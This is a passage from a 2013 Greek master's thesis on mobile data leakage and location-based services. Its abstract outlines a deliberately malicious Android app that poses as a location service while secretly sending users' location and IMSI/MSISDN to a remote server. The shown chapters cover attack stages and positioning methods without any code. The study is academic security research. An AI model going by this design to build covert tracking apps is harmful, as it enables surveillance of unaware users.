ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΑ
ΤΜΗΜΑ ΨΗΦΙΑΚΩΝ ΣΥΣΤΗΜΑΤΩΝ
Π.Μ.Σ. "ΔΙΔΑΚΤΙΚΗ ΤΗΣ ΤΕΧΝΟΛΟΓΙΑΣ ΚΑΙ ΨΗΦΙΑΚΑ ΣΥΣΤΗΜΑΤΑ"

MOBILE DATA LEAKAGE

ΔΙΠΛΩΜΑΤΙΚΗ ΕΡΓΑΣΙΑ

ΣΠΟΥΔΑΣΤΗΣ

ΣΠΥΡΟΠΟΥΛΟΣ ΣΠΥΡΙΔΩΝ

ΕΠΙΒΛΕΠΩΝ ΚΑΘΗΓΗΤΗΣ

ΧΡΗΣΤΟΣ ΞΕΝΑΚΗΣ

ΝΟΕΜΒΡΙΟΣ 2013

Αφιερώνω αυτή μου την

προσπάθεια στον πατέρα μου, ο οποίος έφυγε από τη ζωή κατά τη διάρκεια της εξέτασης του πρώτου μαθήματος του μεταπτυχιακού μου.

Περιεχόμενα

Περίληψη

Στην παρούσα εργασία «Mobile Data Leakage» γίνεται μελέτη των υπηρεσιών εντοπισμού θέσης μέσα από το πρίσμα της ασφάλειας των κινητών συσκευών. Γίνεται μια εισαγωγή στην ασφάλεια δικτύων και κινητών συσκευών, στη συνέχεια παρουσιάζεται ανάλυση των υπηρεσιών εντοπισμού θέσης και τέλος αναλύεται το λειτουργικό android, πάνω στο οποίο βασίζεται η μελέτη περίπτωσης.

Ως μελέτη περίπτωσης, δημιουργείται μια εφαρμογή μέσω των Eclipse Juno/ Android SDK, η οποία στέλνει δεδομένα του χρήστη και της τρέχουσας τοποθεσίας αυτού σε έναν απομακρυσμένο εξυπηρετητή (server) και αυτός με την σειρά του τα αποθηκεύει σε μια βάση δεδομένων. Ο χαρακτήρας της εφαρμογής είναι κακόβουλος, δηλαδή ουσιαστικά πρόκειται για μια παθητική επίθεση σε ένα smart phone για την παρακολούθηση του χρήστη. Κάθε φορά που ενημερώνεται η θέση του χρήστη, η εφαρμογή κάνει χρήση της σύνδεσης του κινητού στο διαδίκτυο, δημιουργεί μια σύνδεση TCP με τον απομακρυσμένο εξυπηρετητή στο παρασκήνιο και στέλνει τα στοιχεία.

Abstract

In the current thesis we study location based services and network security of mobile devices. The thesis comprises an introduction to network security and mobile devices, an analysis of location based services, and a thorough analysis of android: the mobile operating system used on the case study of the thesis.

As a case study, we create an application using Eclipse Juno/ Android SDK. The application sends user sensitive data (identity and location) to a remote server that stores the data in a database. The character of the application is malicious , it is basically a passive attack on a smart phone that results in user monitoring. Every time the user's location is updated, the application makes use of the internet connection of the mobile device , creates a TCP connection to the remote server in the background and sends the user data.

1. Εισαγωγή.

1. Εισαγωγή.

Η εφαρμογή που περιγράφεται στην παρούσα εργασία αποτελεί ένα συνδυασμό τεχνολογιών που βασίζεται στην κινητή τηλεφωνία και στο δίκτυο αυτής.

Όσο η κοινωνία μας εξελίσσεται μέρα με τη μέρα συνεχώς διαπιστώνεται ότι δημιουργούνται για αυτήν νέες ανάγκες. Η χρήση της κινητής τηλεφωνίας τις δυο τελευταίες δεκαετίες, έχει μετατρέψει μια κινητή συσκευή τηλεφώνου σαν ένα απαραίτητο εργαλείο επιβίωσης για τον άνθρωπο ή τουλάχιστον ως ένα αντικείμενο καθημερινής ανάγκης, όπως για παράδειγμα ήταν παλιότερα και είναι ακόμα το ρόλοϊ ή όπως είναι το αυτοκίνητο για τον καθέναν από εμάς.

Ζούμε την απόλυτη εξέλιξη της κινητής τηλεφωνίας με τεράστιες ταχύτητες ανάπτυξης λογισμικού, εφαρμογών, εργαλείων και δυνατοτήτων. Αυτήν τη στιγμή όπως μπορεί να φανταστεί κανείς, εκατομμύρια ανθρώπων στον κόσμο ασχολούνται με την κινητή τηλεφωνία είτε ως εργαζόμενοι είτε ως απλοί χρήστες. Πρόκειται για έναν τεράστιο όγκο και συνδυασμό τεχνολογιών και ειδικοτήτων για να μπορέσει ένας χρήστης στην Ιταλία για παράδειγμα να στείλει ένα e-mail μέσω κινητής συσκευής στην Αυστραλία. Θα μπορούσαμε να πούμε ότι σχεδόν όλες οι σύγχρονες και όχι μόνο τεχνολογίες και επιστήμες, συνδυάζονται για το τελικό αποτέλεσμα.

Αναφορά στις εφαρμογές, στο προσκήνιο και το παρασκήνιο αυτών, καθώς και στο δικτυακό συνδυασμό μεταξύ κινητής συσκευής, ηλεκτρονικού υπολογιστή και μιας βάσης δεδομένων, αξιοποιώντας το τηλεπικοινωνιακό δίκτυο (επίγειο και δορυφορικό). Μια τέτοια εφαρμογή θα παρουσιαστεί στα παρακάτω κεφάλαια.

Το αντικείμενο της εργασίας είναι η ανάλυση της ασφάλειας των κινητών συσκευών, οι επιθέσεις που μπορεί να δεχτούν, οι αμυντικές δυνατότητες αυτών. Πώς μπορεί να γίνει υποκλοπή στοιχείων ενός κινητού τηλεφώνου από τον οποιονδήποτε μέσω μιας απλής εφαρμογής που διατίθεται δωρεάν σε έναν κοινό ισότοπο. Επίσης παρουσιάζεται μια γενική εικόνα του προγράμματος υλοποίησης της εφαρμογής και των δυνατοτήτων αυτού καθώς και μια γενική αναφορά σε

αντικείμενα , καταλόγους και αρχιτεκτονική δομή. Τέλος υπάρχει μια αναλυτική παρουσίαση του δικτύου GSM στο οποίο βασίζεται η κινητή τηλεφωνία.

Στα πλαίσια αυτής της εργασίας μελετάται και υλοποιείται ένα application για Android, το οποίο λειτουργεί ως Location Based Service στο προσκήνιο, όμως στο παρασκήνιο θα μεταφέρει (μέσω διαδικτύου) δεδομένα του χρήστη (γεωγραφικό μήκος-πλάτος ή geolocation, IMSI ή MSISDN) σε έναν απομακρυσμένο server, ο οποίος θα αποθηκεύει τα δεδομένα των χρηστών σε μία Βάση Δεδομένων.

Η δομή της εργασίας είναι η ακόλουθη:

ΚΕΦΑΛΑΙΟ 1^{Ο} : Εισαγωγή στην εργασία.

ΚΕΦΑΛΑΙΟ 2^{Ο} : Εισαγωγή στα δίκτυα και ασφάλεια.

ΚΕΦΑΛΑΙΟ 3^{ο} : Υπηρεσίες εντοπισμού θέσης (LBS).

ΚΕΦΑΛΑΙΟ 4^{Ο} : Εισαγωγή στο Android.

ΚΕΦΑΛΑΙΟ 5^{Ο} : Εφαρμογή Data Mobile Leakage.

ΚΕΦΑΛΑΙΟ 6^{Ο} : Συμπεράσματα-Επίλογος.

ΠΑΡΑΡΤΗΜΑ - ΚΩΔΙΚΑΣ

2. Εισαγωγή στα δίκτυα και ασφάλεια.

2. Εισαγωγή στα δίκτυα και ασφάλεια.

Στο παρακάτω κεφάλαιο θα γίνει αναφορά σε κάποιες βασικές έννοιες ασφάλειας που ισχύουν για τα δίκτυα των υπολογιστών και τις συναντάμε και στην περίπτωση των κινητών συσκευών.

Για να χαρακτηριστεί ένα δίκτυο ασφαλές θα πρέπει να τηρούνται κάποιες απαραίτητες προϋποθέσεις όπως είναι αυτές της Εμπιστευτικότητας (Confidentiality), Ακεραιότητας (Integrity), Διαθεσιμότητας (Availability), Αυθεντικότητας (Authenticity).

- Εμπιστευτικότητα (Confidentiality). Μέσω της εμπιστευτικότητας διασφαλίζεται η μη αποκάλυψη των δεδομένων, που χρησιμοποιούνται για τη διεκπεραίωση των λειτουργιών της υπηρεσίας, σε μη εξουσιοδοτημένες οντότητες.
- Ακεραιότητα (Integrity). Μέσω της ακεραιότητας διασφαλίζεται η μη εξουσιοδοτημένη τροποποίηση των δεδομένων που απαιτούνται για την διεκπεραίωση μιας συναλλαγής.
- Διαθεσιμότητα (Availability). Μέσω της διαθεσιμότητας διασφαλίζεται η προσβασιμότητα στην υπηρεσία οποιαδήποτε χρονική στιγμή.
- Αυθεντικότητα (Authenticity). Μέσω της αυθεντικότητας διασφαλίζεται η ταυτοποίηση της ταυτότητας των χρηστών.

Μια απλή επίθεση σε ένα σύστημα περιλαμβάνει την παρακολούθηση και ανάκτηση πληροφοριών σχετικά με την IP του μηχανήματος εύρεση του λειτουργικού του συστήματος και ανίχνευση των τρωτών σημείων αυτού. Μετά την ανάκτηση των παραπάνω πληροφοριών μπορεί να γίνει μια μικρής εμβέλειας (και όχι μόνο) επίθεση στο λειτουργικό σύστημα[12].

2.1. Είδη των επιθέσεων.

Τα είδη των επιθέσεων μπορεί να είναι δυο ειδών ενεργές επιθέσεις και παθητικές επιθέσεις.

Ενεργές επιθέσεις: Με τον όρο ενεργές επιθέσεις χαρακτηρίζονται οι επιθέσεις που έχουν να κάνουν με την παραβίαση του συστήματος ή με τη μη εξυπηρέτηση του χρήστη, δηλαδή τη γενική άρνηση του συστήματος ως προς τη λειτουργία του. Οι ενεργές επιθέσεις γίνονται συνειδητά από τον επιτιθέμενο, είτε για την παρεμπόδιση και αχρήστευση πόρων κάποιου συστήματος, είτε για την επίτευξη πρόσβασης σε αυτό. Σαν παράδειγμα, θα μπορούσε να αναφερθεί η προσπάθεια ενός επιτιθέμενου να "σαρώσει" ένα διακομιστή για γνωστές υπηρεσίες για να εξακριβώσει ποιες ακριβώς λειτουργούν σε αυτόν (running) και εάν μπορούν να παραβιαστούν.

Παθητικές επιθέσεις: Με τον όρο παθητικές επιθέσεις χαρακτηρίζονται οι επιθέσεις κατά τις οποίες υπάρχει συλλογή πληροφοριών μέσω μηχανισμού υποκλοπών από συνομιλίες email ή social media, όπως για παράδειγμα το facebook.

2.2. Περιγραφή παραβιάσεων-επιθέσεων στο διαδίκτυο.

Στη συνέχεια περιγράφεται η διαδικασία παραβίασης ενός συστήματος. Τα βήματα της παραβίασης είναι συνήθως τα εξής:

1. **Αναγνώριση**: Ο επιτιθέμενος για την παραβίαση ενός συστήματος ψάχνει και ταυτοποιεί την αρχιτεκτονική του συστήματος που τρέχει (αν είναι δηλαδή sparc, x86 κ.τ.λ.), τις υπηρεσίες που τρέχει αυτό και ποια λογισμικά προσφέρουν αυτές τις υπηρεσίες . Εστιάζει τις προσπάθειές του στην

υπηρεσία εκείνη που γνωρίζει πώς να την παραβιάσει και να του δώσει την επιθυμητή πρόσβαση.

Αν ο στόχος του είναι η παραβίαση όσο το δυνατόν περισσότερων συστημάτων τότε σαρώνει ένα όσο το δυνατόν μεγαλύτερο εύρος διευθύνσεων IP ψάχνοντας για συστήματα που είναι συνδεδεμένα με το διαδίκτυο και στη συνέχεια συνεχίζει όπως περιγράφηκε στην προηγούμενη περίπτωση.

Όλες οι ενέργειες γίνονται με κακόβουλα εργαλεία τα οποία έχουν δημιουργηθεί για να βοηθούν τους διαχειριστές δικτύων στο έργο τους, όπως είναι το nmap.

2. **Διείσδυση στο σύστημα**: Ανάλογα με το είδος της επίθεσης η διείσδυση στο σύστημα μπορεί να έχει τα εξής στάδια:

   Απόκτηση πρόσβασης : Αυτή μπορεί να γίνει με:

   - Επιθέσεις στο λειτουργικό σύστημα: Οι επιθέσεις αυτές είναι συνήθως επιτυχείς όταν οι διαχειριστές δε βάζουν τις τελευταίες διορθώσεις (patches) ή όταν δεν έχουν κάνει τις απαραίτητες σωστές ρυθμίσεις. Τα περισσότερα υπάρχοντα λειτουργικά συστήματα έχουν αρκετά ευάλωτα σημεία.

     Επίσης εξαιτίας αυτής της έλλειψης κάποια λειτουργικά συστήματα (τουλάχιστον μέχρι πρόσφατα) εγκαθίστανται με όλες τις υπηρεσίες τους ενεργές. Αυτό έχει ως αποτέλεσμα πολλοί διαχειριστές, οι οποίοι και αυτοί με τη σειρά τους δε δίνουν τη δέουσα σημασία στην ασφάλεια, να έχουν υπηρεσίες ενεργές χωρίς καμία επίβλεψη και χωρίς καμία συντήρηση. Έτσι έχουμε συχνά το φαινόμενο παραβιάσεων συστημάτων μέσω τρωτών σημείων για τα οποία έχουν πολύ καιρό πριν δημοσιευθεί οι κατάλληλες διορθώσεις λογισμικού.

- Επιθέσεις στις εφαρμογές : Αυτού του είδους οι επιθέσεις είναι ιδιαίτερα δημοφιλείς. Οι επιτιθέμενοι βρίσκουν τρωτά σημεία σε αυτές είτε μόνοι τους είτε από άλλους. Δυστυχώς κάθε εφαρμογή έχει τρωτά σημεία ασφάλειας (exploits) εξαιτίας των αναπόφευκτων ανθρώπινων λαθών, της ελλιπούς εκπαίδευσης των προγραμματιστών αλλά και της τυχόν χρονικής πίεσης για την ολοκλήρωση της ανάπτυξής της.

Οι πιο συνηθισμένες αδυναμίες των διαφόρων εφαρμογών είναι αυτές των «buffer overflow» (υπερχείλιση buffer). Οι επιθέσεις αυτές στηρίζονται στο ότι ένας εισβολέας μπορεί να δώσει μια τιμή σε μια μεταβλητή μεγαλύτερη από την αναμενόμενη με αποτέλεσμα την υπερκάλυψη ενός τμήματος μνήμης και τη μετέπειτα εκτέλεση του κώδικα που θέλει με τα δικαιώματα που έχει ο χρήστης που τρέχει αυτή την εφαρμογή.

Επιθέσεις επίσης μπορούν να γίνουν και μέσω των ιστοσελίδων στις οποίες μπορεί να υπάρχουν εφαρμογές όπως μετρητές επισκεπτών ή δημοσιεύσεων σχολίων. Σε αυτές τις περιπτώσεις εάν δεν είναι σωστά δομημένη η ασφάλεια αυτών μπορεί να ακολουθηθούν τα ίχνη του κάθε επισκέπτη.

- Επιθέσεις σε λάθος ρυθμίσεις : Οι επιθέσεις αυτές στοχεύουν σε εφαρμογές με λάθος ρυθμίσεις. Χαρακτηριστικά παραδείγματα αυτής της κατηγορίας είναι η ανοιχτή πρόσβαση σε ιστοσελίδες που δίνουν την από απόσταση διαχείριση συστημάτων με ή χωρίς κωδικό πρόσβασης σε ”ftp“ διακομιστή για ανέβασμα ιστοσελίδων.
- Τοπικές αδυναμίες : Ο επιτιθέμενος μπορεί να εκμεταλλευτεί και κάποια άλλη τοπική αδυναμία (local exploit) είτε στο λειτουργικό σύστημα είτε από λάθος ρυθμίσεις από τον διαχειριστή για να αναβαθμίσει τα δικαιώματά του.

- Διασφάλιση της πρόσβασης : Σε περίπτωση διασφάλισης της πρόσβασης ενός επιτιθέμενου, το επόμενο έξυπνο βήμα για αυτόν είναι να διασφαλίσει τη μελλοντική επανάληψη της προσβασιμότητας και αυτό μπορεί να συμβεί με πολλούς τρόπους, ένας από αυτούς είναι η μέθοδος της

πίσω πόρτας. Στη συγκεκριμένη μέθοδο ορισμένοι κακόβουλοι κώδικες τρέχουν στο παρασκήνιο ξεγελώντας αρκετά σημεία ασφάλειας του συστήματος, το οποίο δεν τους αντιλαμβάνεται σαν ιούς αλλά σαν φυσικά μέρη των λειτουργιών του συστήματος. Σε αρκετές περιπτώσεις τέτοιας παραβίασης οι λιγότερο έμπειροι διαχειριστές των συστημάτων δεν μπορούν να δώσουν συνήθως λύσεις με αποτέλεσμα να απαιτείται format και επανεκκίνηση του λειτουργικού συστήματος.

2.3. Κάλυψη των ιχνών.

Ένας διαχειριστής συστήματος είναι υπεύθυνος για τη δημιουργία ανεύρεσης ιχνών στην περίπτωση επίθεσης συστήματος. Για αυτόν το σκοπό οι διαχειριστές των συστημάτων κρατούν back up log files σε διάφορα σημεία ενός συστήματος ή και σε απομακρυσμένους server για την περίπτωση κάλυψης ιχνών. Όπως είναι γνωστό ένας επιτιθέμενος σε ένα σύστημα εκτός των υπολοίπων έχει και ένα ακόμα καθήκον να μπορέσει να καλύψει τα ίχνη του για να μη γίνει ποτέ αντιληπτή η ταυτότητά του ακόμα και να ανακαλυφθεί η κακόβουλη ενέργειά του.

3. Υπηρεσίες εντοπισμού θέσης.

(Base Location Services)

3. Υπηρεσίες εντοπισμού θέσης.

Οι υπηρεσίες LBS με τη ραγδαία ανάπτυξη στον τομέα των κινητών επικοινωνιών βρίσκονται τον τελευταίο καιρό σε πλήρη εξέλιξη τόσο εμπορικά όσο και ερευνητικά . Ενώ αρχικά στα πρώτα στάδια της εξέλιξης της τεχνολογίας LBS τα κόστη για μια εφαρμογή ήταν τεράστια. Έχουμε περάσει πλέον σε πτώση του κόστους εφαρμογής με αποτέλεσμα συνεχόμενες νέες εφαρμογές. Τα νέα κινητά τηλέφωνα γνωστά και έως smart phones που πλέον δεν είναι απλά μια τηλεφωνική συσκευή αλλά ένας μικρός υπολογιστής με δικό του λογισμικό είναι ικανός να προσφέρει εκατοντάδες εξελιγμένες υπηρεσίες βασισμένος στην τεχνολογία εντοπισμού θέσης. Μερικές από αυτές μας είναι ήδη γνωστές όπως πλοήγηση, διαφημίσεις, εμπορικές υπηρεσίες, ψυχαγωγία, κοινωνική δικτύωση κ.α.

Οι υπηρεσίες εντοπισμού θέσης (Location based services) είναι μια τεχνολογία η οποία μπορεί να παρέχει στο δίκτυο κινητής τηλεφωνίας τη γεωγραφική θέση ενός κινητού τερματικού. Με τη βοήθεια αυτής της τεχνολογίας είναι εφικτό να παρέχονται στο χρήστη ενός κινητού διάφορες πληροφορίες που αυτός επιθυμεί. Η τεχνολογία των LBS δεν είναι κάτι εντελώς καινούριο αλλά είναι η εξέλιξη μιας τεχνολογίας που αναπτύχτηκε στα μέσα της δεκαετίας του ’80 και είναι γνωστή ως (Automated Vehicle Location AVL), όπως φανερώνει και το όνομά της ήταν μια τεχνολογία για τον εντοπισμό οχημάτων.

Η τεχνολογία LBS περιλαμβάνει μια αμφίδρομη επικοινωνία μεταξύ δικτύου και κινητού τερματικού. Ουσιαστικά το δίκτυο ενημερώνεται για τη θέση του χρήστη στο χάρτη και είναι ανάλογα σχεδιασμένο να παρέχει πληροφορίες στο χρήστη οποιαδήποτε στιγμή ζητηθεί. Ο εντοπισμός της θέσης ενός κινητού μπορεί να επιτευχθεί με ποικίλους τρόπους, οι οποίοι διαφέρουν σε ακρίβεια ως προς τον εντοπισμό της θέσης, σε κόστος, ευκολία υλοποίησης και ταχύτητα. Παρά το γεγονός ότι αυτές οι τεχνικές μπορούν να εφαρμοστούν σε όλα τα συστήματα, πρακτικά κάποιες από αυτές απαιτούν τροποποιήσεις ώστε να είναι συμβατές με την υπάρχουσα δομή του τηλεπικοινωνιακού δικτύου, ενώ κάποιες άλλες

προϋποθέτουν και την ενσωμάτωση νέων τεχνολογιών στην κινητή συσκευή του χρήστη[1].

Οι τρόποι εντοπισμού θέσης και η εξέλιξή τους θα παρουσιαστούν στα επόμενα κεφάλαια που ακολουθούν. Πριν όμως αναφέρουμε τους τρόπους και τις τεχνολογίες εντοπισμού θέσης αναλυτικότερα, χρήσιμο είναι να αναφερθούν και οι κατηγορίες αναζήτησης του κάθε χρήστη. Όπως προαναφέρθηκε και στην εισαγωγή οι LBS χρησιμοποιούνται από έναν χρήστη για :

- **Orientation and locating** (Προσανατολισμός και εντοπισμός θέσης) : Προσδιορισμός θέσης, εύρεση συντεταγμένων με χρήση γεωγραφικών στοιχείων όπως ονόματα δρόμων κτλ (geocoding) και αντίστροφα (degeocoding).
- **Navigation** (Πλοήγηση) : Προσδιορισμός θέσης geocoding/ degeocoding.
- **Searching** (Αναζήτηση ανθρώπων ή αντικειμένων) : Προσδιορισμός θέσης, υπολογισμός απόστασης και θέσης, υπολογισμών μεταξύ προσώπων.
- **Identification** (Ταυτοποίηση) : Αναγνώριση ατόμων και αντικειμένων.
- **Event Checking** (Τσεκάρισμα γεγονότων) : Τσεκάρισμα γεγονότων.

3.1. Δομή δικτύου για την χρήση LBS.

Για την καλύτερη κατανόηση της χρήσης των LBS παρουσιάζονται παρακάτω ονομαστικά τα δομικά στοιχειά που αποτελούν μια τέτοια υπηρεσία.

1. Κινητό τερματικό (Mobile phone).
2. Τηλεπικοινωνιακό δίκτυο (Telecommunications network).
3. Σύστημα εύρεσης θέσης (Positioning system).
4. Πάροχοι υπηρεσιών και εφαρμογών (Services and applications providers).
5. Πάροχοι περιεχομένου και δεδομένων (Data and content providers).

Κατά την επεξήγηση των τεχνικών εντοπισμού θέσης θα αναφερθούν εκτενέστερα τα δομικά στοιχεία και ο ρόλος τους.

3.2. Αρχιτεκτονική δικτύου και εξέλιξη των LBS.

Το πρώτο μοντέλο LBS δεν λειτούργησε σωστά κυρίως λόγο ασυμβατότητας των συσκευών και των διαφορών εφαρμογών. Μεμονωμένες λειτουργίες όπως αυτή της εκτάκτου ανάγκης E911 και άλλες μη-χρεωστικές ήταν αυτές που δεν παρουσίασαν δυσλειτουργίες. Η λύση δόθηκε με μια αρχιτεκτονική που βασίστηκε στις αρχές της αρχιτεκτονικής των web εφαρμογών με την χρήση των API's και δύο νέα στοιχεία προστέθηκαν στο δίκτυο των LBS ο Location enabling middleware και ο Geoserver[9].

Ο Location enabling middleware ανέλαβε να διεκπεραιώσει αρκετές λειτουργίες και να δώσει απαντήσεις σε πολλά ερωτήματα. Πραγματοποιεί τη διασύνδεση μέσω interface του λογισμικού με το GLMC (ο κόμβος που παρέχει πληροφορίες σχετικά με τις γεωγραφικές) και διαχειρίζεται τα ευαίσθητα προσωπικά δεδομένα και την ασφάλεια των εφαρμογών.

Στην νεότερη αυτή αρχιτεκτονική οι πάροχοι των εφαρμογών έχουν μειώσει κατά πολύ τα κόστη τους. Επίσης η ύπαρξη πλέον τροποποιημένων διεπαφών παίζει σημαντικό ρόλο για το μέλλον των υπηρεσιών LBS, αφού αφενός υπόσχονται εύκολη ανάπτυξη και υλοποίηση νέων υπηρεσιών και αφετέρου προσελκύουν προγραμματιστές οι οποίοι εστιάζουν σε εφαρμογές που αφορούν την μαζική αγορά .

Οι οντότητες που θα συναντήσουμε είναι οι εξής :

- **Target** (Ο στόχος) είναι η οντότητα της οποίας η θέση ανιχνεύεται.
- **Requestor** (Ο αιτών) είναι ένα πρόσωπο ή μια συσκευή ή μια εταιρία.
- **Service Provider** (Ο πάροχος υπηρεσίας) παρέχει την υπηρεσία θέσης.
- **Location provider** (Ο πάροχος υπηρεσίας ανίχνευσης θέσης) αυτός όπως θα παρουσιαστεί παρακάτω μπορεί να είναι ταυτόχρονα και ο target ή ο service provider.

3.3. Μέθοδοι εντοπισμού θέσης μέσω LBS.

Ο εντοπισμός θέσης γίνεται με τρεις τρόπους. Ο πρώτος τρόπος ο οποίος εφαρμόστηκε και στο σύστημα πρώτης γενιάς ήταν με τη μέτρηση με τη βοήθεια του δικτύου. Όπου το ίδιο το δίκτυο κάνει τις μετρήσεις του και εντοπίζει τη θέση του κινητού. Ο δεύτερος τρόπος είναι βασισμένος στις μετρήσεις του ιδίου του κινητού σταθμού και αποστολή προς το δίκτυο ενώ ο τρίτος τρόπος αποτελεί ουσιαστικά μια υβριδική μέθοδο που συνδυάζει και τα δύο παραπάνω. Το πιο γνωστό και χαρακτηριστικό παράδειγμα αυτής της μεθόδου είναι η τεχνολογία GPS.

3.3.1. Μέθοδοι βασισμένες στο τηλεπικοινωνιακό δίκτυο από κινητό τερματικό.

3.3.1.1. Μέθοδος με αναγνώριση ταυτότητας κυψέλης (Cell of origin).

Στη μέθοδο αναγνώρισης κυψέλης γίνεται χρήση της παγκόσμιας ταυτότητας της κυψέλης(cell-id) στην οποία κινείται ο κινητός σταθμός. Όλα τα στοιχεία που αφορούν τα γεωγραφικά χαρακτηριστικά βρίσκονται σε έναν απομακρυσμένο server του δικτύου και καταχωρούνται σε μια βάση δεδομένων. Σημαντικό στοιχείο αποτελεί το γεγονός ότι και το κινητό τερματικό έχει τη δυνατότητα σε κάθε χρονική στιγμή να γνωρίζει τους κωδικούς των κυψελών με τις οποίες επικοινωνεί και την ισχύ του σήματος την οποία δέχεται. Με αυτόν τον τρόπο το κινητό είναι σε θέση να αποστείλει σε έναν απομακρυσμένο server τα στοιχεία που γνωρίζει (ταυτότητα κυψέλης και ισχύ σήματος) και να λάβει από τον server τη γεωγραφική του θέση στον χάρτη.

Η μέθοδος αυτή χαρακτηρίζεται από δύο δεδομένα. Το πρώτο είναι ότι πρόκειται για μια ταχύτατη μέθοδο εντοπισμού θέσης και το δεύτερο ότι μπορεί η γεωγραφική απόκλιση να είναι από μερικές δεκάδες μέτρα για την περίπτωση μιας

αστικής περιοχής έως αρκετά χιλιόμετρα για την περίπτωση μιας αγροτικής περιοχής. Για να κατανοήσει κανείς καλύτερα το τι ακριβώς συμβαίνει αρκεί να σκεφτεί τις ανάγκες κάλυψης σε χρήστες και σε απόσταση σε μια αγροτική περιοχή από μια κυψέλη και τις ανάγκες κάλυψης της ίδιας κυψέλης σε μια αστική περιοχή με πολύ περισσότερους χρήστες.

Στη μέθοδο που εξετάζουμε θα πρέπει να αναφέρουμε κάτι ιδιαίτερα σημαντικό για το οποίο υπήρξε και συνεχίζει να υπάρχει συζήτηση. Και σε αυτήν τη μέθοδο συναντάμε την χρήση ενός απομακρυσμένου server οποίος είναι ένα από τα βασικά χαρακτηριστικά της μεθόδου. Όμως σε αυτό το σημείο θα πρέπει να τονιστεί πως η ασφάλεια του χρήστη θα ήταν πιο εξασφαλισμένη αν το κινητό είναι σε θέση να υπολογίσει μόνο του την θέση του. Για να συμβεί αυτό θα πρέπει κάθε κινητό τερματικό να έχει εγκατεστημένους χάρτες στην μνήμη του και τους αντίστοιχους αλγόριθμους που απαιτούνται.

Από την μέθοδο μέσω κινητού τερματικού συμπεραίνουμε τα εξής:

- Υπάρχει μεγαλύτερη ασφάλεια από τις υπόλοιπες μεθόδους.
- Απαιτείται μεγάλη μνήμη σε μια συσκευή για την εγκατάσταση χαρτών αλγορίθμων κ.τ.λ.
- Μεγαλύτερη απόκλιση στα μέτρα υπολογισμού καθότι δεν είναι εφικτό ένας κινούμενος σταθμός με περιορισμένο λειτουργικό και χώρο αποθήκευσης να υπολογίζει με περισσότερη ακρίβεια από ένα σταθμό βάσης.

3.3.1.2. Μέθοδος υπολογισμού (E-OTD).

Πρόκειται για μία επίγεια υλοποίηση του GPS. Οι σταθμοί βάσης συγχρονίζονται και εκπέμπουν ταυτόχρονα, όπως και στο GPS, τη θέση τους στον χώρο, και τη χρονοσφραγίδα εκπομπής. Το κινητό τηλέφωνο, λαμβάνοντας το σήμα από τις κοντινές σε αυτό κεραίες, υπολογίζει τη χρονική καθυστέρηση του σήματος την

οποία αντιστοιχεί σε απόσταση. Με βάση την απόσταση από τους σταθμούς βάσης, εξάγει τη δική του θέση στο χώρο.


Η μέθοδος αυτή παρουσιάζει δύο βασικά μειονεκτήματα:

- Δεν υποστηρίζεται από τη συντριπτική πλειονότητα των φορητών συσκευών και συνεπώς απαιτεί αντικατάσταση του υλικού από την μεριά του χρήστη.
- Όπως όλες οι ασύρματες ζεύξεις, έτσι και η ζεύξη σταθμού βάσης – κινητού τηλεφώνου, υποφέρει από φαινόμενα διαλείψεως και πολυδιαδρομικής λήψης, τα οποία εισάγουν σημαντική καθυστέρηση στο λαμβανόμενο σήμα. Επιπλέον, η καθυστέρηση αυτή δεν είναι σταθερή, αλλά εξαρτάται σε μεγάλο βαθμό από την τοπολογία της περιοχής. Συνεπώς ενδέχεται σε κάθε σήμα που λαμβάνει το κινητό τηλέφωνο από τις κοντινές κεραίες, να έχει εισαχθεί διαφορετική καθυστέρηση από την ασύρματη ζεύξη, αλλοιώνοντας έτσι την εκτίμηση.

3.3.2. Μέθοδοι βασισμένες στο τηλεπικοινωνιακό δίκτυο από σταθμούς βάσης.

3.3.2.1. Μέθοδος αφίξεως χρόνου (Time of arrival).

Στη μέθοδο αφίξεως χρόνου ο εντοπισμός ενός κινητού σταθμού γίνεται με τον υπολογισμό του χρόνου αφίξεως της πληροφορίας από τον κινητό σταθμό προς τους τρεις γειτονικούς σταθμούς βάσης συμπεριλαμβανομένου και του σταθμού στον οποίο κινείται στο κινητό τερματικό.[2]



Σχήμα 1: Μέθοδος αφίξεως χρόνου.

Ουσιαστικά ο τύπος που χρησιμοποιείται είναι $d_i = c * t_i + c * t_{off,i}$ όπου :

di= η απόσταση του κινητού από το σταθμούς βάσης.


ti= χρόνος διάδοσης του σήματος από το κινητό στους σταθμούς και αντίστροφος.

toff,i= η διαφορά χρονισμού στο ρολόι του κινητού τερματικού και των σταθμών βάσης.

